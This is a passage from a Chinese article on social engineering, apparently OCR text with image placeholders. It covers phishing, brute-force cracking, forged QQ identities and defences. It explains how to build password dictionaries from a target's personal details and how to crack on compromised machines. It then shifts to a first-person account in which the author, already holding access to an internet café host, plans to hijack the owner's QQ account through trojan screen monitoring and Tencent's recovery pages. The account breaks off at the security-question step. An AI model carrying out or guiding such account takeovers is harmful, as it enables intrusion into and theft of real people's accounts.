


图7




图10

看似可信的链接，提醒受害者有免费领取奖品或参与比赛的机会……受害者一旦不加以怀疑而点击了链接，如同鱼儿咬住了饲饵，等着被钓者窃取密码。

（4）密码暴力破解

密码攻击总是占据着计算机入侵的重要环节，安全性极佳的密码会将攻击者阻挡在系统门外，机密的数据避免了泄密之扰。尽管如此，攻击者将密码破解视之为一种高阶的入侵艺术。当脆弱性的系统漏洞很难利用时，密码暴力破解的手段就派上用场了。如图10，为暴力破解的操作流程。

以社会工程学为主的攻击者不会行使惯常的方式，因为直接使用密码字典类的软件生成字典颇为浪费时间，如果没有强大运算能力的计算机，暴力破解不会达到期望的效果。

影响暴力破解有三个原因：1、使用频率最高的密码字典库；2、使用具有高配置高性能的计算机；3、高速的网络带宽。

有经验的攻击者通常使用骨干网络中高配置肉鸡作为网络暴力破解环境，或使用TB级Rainbow表来破解HASH数值。最初的信息刺探也在暴力破解中扮演着重要的角色，通过收集的信息可以分析出目标的密码习惯，即偏好以出生日期、姓名拼音、有意义的字符等作为密码，攻击者可拼凑目标信息的关键字来生成密码字典。

例如，利用目标的姓名拼音＋出生日期、手机号码＋网络ID、学号＋身份证号等等进行拼凑建立起密码字典，从而实施有效的暴力破解攻击。

（5）网络身份伪造




图11

与前面的信息伪造的区别在于，网络身份伪造是伪造相似的网络虚拟身份，以此影响受害者的错误认知。如图11，为网络身份伪造的操作流程。

例如：某天目标关系很铁的大学朋友在QQ上告诉他，他正在投资的重要项目需要资金帮助，受害者二话没说就往其银行账户打入了一定数额，可后来才发觉那个QQ号根本就不是他朋友的，而是攻击者使用相同QQ名称、QQ图标、相似性QQ号码。

很显然，在网络中没有什么符号会是唯一的标识符，像QQ号码，仅仅是一段数字而已，而电子邮箱地址仅仅是一段字符串而已，看上去没有什么是真实的，这和人类的整容技术没有区别。

三、应对社会工程学攻击威胁

毫无疑问，企业是最易受到社会工程学攻击的重灾区，他们的软件产品与机密资料总是吸引着攻击者设法窃取。在社会工程学攻击的面前，任何企业都无法抵御和预防，因为人的安全威胁是主导因素，安全专家的建议是降低被攻击的威胁，员工应接受安全培训教育。不要妄想购买更好的物理防御设备，采购堡垒式的安全防御软件来获得虚假的安全感，不管如何，企业最好解决人的安全问题，并且是永久的。如图12，为企业容易受到社工攻击的危险区域。




图12





图13

那么，对于普通用户是否应该考虑防御社会工程学攻击呢？当然，为了使您蒙受攻击的损失减小，至少下面的几项要求需要做到，如图13。

仍然是行业老话，安全是一个整体，缺一不可，社会工程学威胁不可能完全消除，它需要经过安全培训及堡垒式的系统安全来降低可能被攻击的频率。而随着信息科技的高速发展，未来几年利用社会工程学攻击的智能犯罪也将越来越多。

编辑点评：理论性的东西，给大家上一篇，大家读读，我想是有用的。





从本文可以看到：

通过社工新发现了腾讯的一个限制

一次偶在网吧上网、无意中得到了网吧业主的Q号，由于他的点卡业务量比较大，于是我便有了一个邪恶的念头，想改一下他的Q密码，然后用木马的屏幕监控功能，看一下主机（我已经获得主机权限）上他找回Q密码的过程，这样他的QQ密码保护问题我就知道了！

本来想给他种个QQ木马，可是一想，就算知道了密码，如果密码保护问题我不知道的话，也改不了他的密码啊？于是我就想到了从腾讯客服中心官方网站：http://service.qq.com/secondary_web/psw.shtml着手，打开链接地址后如图1。

按“点击进入”来到如图2的页面。

填好他的QQ号码和验证码，点“下一步”来到如图3的页面。

选择第一个“密保问题”，就来到了最关键的一步，如图4。

